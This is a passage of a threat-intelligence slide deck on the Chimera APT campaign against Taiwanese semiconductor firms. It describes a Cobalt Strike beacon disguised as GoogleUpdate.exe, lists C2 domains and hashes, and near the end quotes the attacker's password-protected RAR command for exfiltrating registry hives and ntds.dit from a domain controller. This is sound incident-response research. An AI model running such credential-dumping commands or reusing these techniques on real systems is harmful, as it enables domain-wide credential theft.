

# Operation Chimera - APT Operation Targets Semiconductor Vendors

Chung-Kuan Chen, Inndy Lin, Shang-De Jiang

# Whoami



SHANG-DE Jiang

- ▶ Security Researcher at CyCraft
- ▶ UCCU Hacker Co-Founder

C.K Chen

- ▶ Senior Researcher at CyCraft
- ▶ Retired CTF Player – BambooFox Founder
- ▶ HITCON/HITB Review Board
- ▶ CHROOT member



Indy Lin


- ▶ Security Researcher at CyCraft
- ▶ Reverse Engineering Hobbyist
- ▶ Presented in HITCON, ROOTCON




# CyCraft



CyCraft is an AI company that forges the future of cybersecurity resilience through autonomous systems and human-AI collaboration.



# CyCraft in MITRE ATT&CK Evaluation



CyCraft Takes Significant Alerting Lead in MITRE ATT&CK® Evaluations' Latest Round

# Outline


- ⑩ Introduction
- ⑩ Case Study
  - A Company
  - B Company
- ⑩ Threat Actor's Digital Arsenal
- ⑩ Conclusion

# Critical Incidents in Taiwan's Supply Chain/Critical Infrastructure

## TSMC Ransomware

### TSMC Chip Maker Blames WannaCry Malware for Production Halt

August 07, 2018 Mohit Kumar



## ASUS Supply Chain Attack

### ShadowHammer: Malicious updates for ASUS laptops

Our technologies detected a threat that seems to be one of the biggest supply-chain attacks ever.



## ColdLock against CPC

### Taiwan's CPC suffers malware attack, experiences system outage

Customers asked to pay with cash or credit until Taiwan's major oil refiner resolves problem

24567 Like 142 Share Tweet 分享


By Ching-Tse Cheng, Taiwan News, Staff Writer  
2020/05/04 17:19



Taiwan's CPC Corp. suffers cyberattack Monday afternoon. (CPC photo)

# Taiwan's Importance in the Semiconductor Landscape

- ▶ With decades of development, Taiwan has established itself as a leading player in the semiconductor industry. Some of the well-known leaders include TSMC and MTK



- “Taiwan is set to become the **largest and fastest-growing semiconductor equipment maker** in the world by increasing by 21.1 percent to reach **US\$12.31 billion.**” -Taiwan News, July 2019



# Cyberattack to semiconductor vendors

- ❖ Just like the TSMC ransomware, a cyberattack against semiconductor could potentially
  - ❖ Seriously impact Taiwan's economy
  - ❖ Affect the entire global supply chain
- ❖ In this report, we will show how IT attacks on semiconductor vendors can be just as dangerous as an OT attack.
  - ❖ Attack to OT - production line halt, immediately damage
  - ❖ Attack to IT - leak important intelligence property, long-term damage



# Large-scale APT attacks on Semiconductor Industry

Vendors located at the **Hsinchu Science Park(HSP)** were targeted

Between 2018 and 2019, we discovered several attacks on semiconductor vendors

**Extensive attack: > 7 semiconductor vendors were attacked**

After our white paper was published, the received feedback revealed that **more than 7 vendors** were targeted by the same threat actor

Not a single point attack, but an attack on the **entire industry surface**

The APT attacks on the important vendors were precise and well-coordinated. Aside from the vendors themselves, **their subsidiaries, and competitors** were all targeted


# Group Chimera



**TAIWAN  
HIGH-TECH ECOSYSTEM  
TARGETED BY  
FOREIGN APT GROUP**

- ▶ As the activities, attack techniques, and tactics were similar, we believe this was the work of the same threat actor
- ▶ Target: Semiconductor Vendors
- ▶ Malware: Merged different Open Source Tools (Dumpert and Mimikatz, CobaltStrike)
- ▶ C2: C2 hosted in Public Cloud (Google App Engine, Azure)
- ▶ Goal: Steal Documents, Source code, SDK of chip related projects


# Investigation Overview



**Investigation Period:**  
2018~2019



**Investigated Vendors:**  
3+



**Total Endpoints Analyzed:**  
30k

# Today's Case Study

- The three vendors involved in the analysis currently have a leading global position in their own market segments
- Due to the different investigation time points, the analytical perspective of the attack campaign was different

## A Company

- Our long-term partner. The long-term monitoring allowed more details of the attacker's activities to be revealed.
- The detailed information enabled us to track the root cause.

## B Company

- One-time IR service. When the investigation started, it was already a long time after the attacks happened.
- Highlighted the threat actor's long-term activities and what data was leaked.

## C Company

- Long-term partner with high security capacity.
- Help us to deep investigate, get a lot feedback from them
- Give us more information to illustrate threat actors







**Non-representative. Only for illustration purposes**  
In the following slides, every machine and username are de-identified,  
not original names

A Company

# Case A: Overview

- Activity date: 2019/12/09 ~ 2019/12/10
- 15 endpoints and 6 user accounts were compromised
- Note that all the names are de-identified
- Four malwares and eight C2 servers were found



# Cobalt Strike

No matches found

Are you looking for advanced malware searching capabilities? VT Intelligence can help, [learn more](#).

Try a new search

- Disguised Cobalt Strike beacon as Google Update.exe
  - VT search found nothing
  - Injected payloads into other processes
- Found in two endpoints: Server-LAUREN & PC-SHENNA

C:\Program Files (x86)\Google\Update\1.3.35.342\GoogleUpdate.exe

C-APT ActiveFile EXE (CLI) APT Malware Networking Suspicious-Process Running Code/DLL Injection Win64

10 389d184ef0b0b2901c982c421142cbb1

1 Endpoints

Google

2019-11-22 16:44:31

388.0 KB

1.3.35.341

[APT].86EAF140

Computer	Name	Alias
10	IP	10 C:\Program Files (x86)\Google\Update\1.3.35.342\GoogleUpdate.exe

C:\Program Files (x86)\Google\Update\1.3.35.342\GoogleUpdate.exe

C-APT EXE (CLI) APT Malware Networking Suspicious-Process Running Code/DLL Injection Win64

10 f2d4a35f20cd92c13cab8f6a50995a3b

1 Endpoints

Google

2019-11-22 16:44:31

388.0 KB

1.3.35.341


[APT].C6B3D114

Computer	Name	Alias
10		10 C:\Program Files (x86)\Google\Update\1.3.35.342\GoogleUpdate.exe




# Used Hosting Server for C2

- Network security devices had difficulty detecting the associated C2 servers, as they were in the Google Cloud Platform.
  - Created backdoor which was disguised as Google Update.
  - Other cloud hosting services were also abused



**DLL MODULE**  
GoogleUpdate.exe,Module-00000087BC510000  
2019-12-09 19:58:00  
9

C2	chrome-applatnohp.appspot.com
MITRE ATT&CK	T1055: Process Injection
Title	Process ID 7716
Path	C:\Program Files (x86)\Google\Update\1.3.35.342\GoogleUpdate.exe
Malware Family	[APT].C5B3D114
Related MD5	f2d4a35f20cd92c13cab8f6a50995a3b




**DLL MODULE**  
GoogleUpdate.exe,Module-0000000009F0000  
2019-12-10 16:26:00  
8

C2	78276.ussdns01.heketwe.com
MITRE ATT&CK	S0154: CobaltStrike
MITRE ATT&CK	T1055: Process Injection
Title	Process ID 24900
Path	C:\Program Files (x86)\Google\Update\1.3.35.342\GoogleUpdate.exe
Malware Family	[APT].86EAF140
Related MD5	389d184ef0b0b2901c982c421142cbb1

# Root Cause Analysis - PC-SHENNA

- With our Timeline Analysis, we found that the backdoor in PC-SHENNA was implanted from Server-LAUREN



# Remote Execution Tools

Applied benign program to achieve their malicious activities

## schtasks


- The first Cobalt Strike backdoor was located at NB-CLAIR, and was then remotely copied to Server-LAUREN
- A valid account was used to invoke Cobalt Strike via schtasks

## WMIC

- Server-LAUREN used wmic to remotely execute various commands in another endpoint to check if there was an Internet connection

# Root Cause Analysis - Server-LAUREN


- Due to our new findings, additional information could be added to our investigation graph





# Root Cause Analysis - Server-LAUREN

- Server-LAUREN remotely used an archive tool to collect registry and ntds.dit in Server-MELINA(DC) for offline breaking



# NTDS.DIT Explanation

- Active Directory data was stored in the ntds.dit ESE database file. Two copies of ntds.dit were present in separate locations on a given domain controller.
  - %SystemRoot%\NTDS\ntds.dit
  - %SystemRoot%\System32\ntds.dit


```
RecordedTV.ms a -m5 -v200m -hpDi3des7@#SyQiks8Vd3kx*DCdudAWdNxoCUys$s8x.Jdj43
RecordedTV_NDHS.sqm \[redacted] \C$\Windows\Temp\tmp\registry

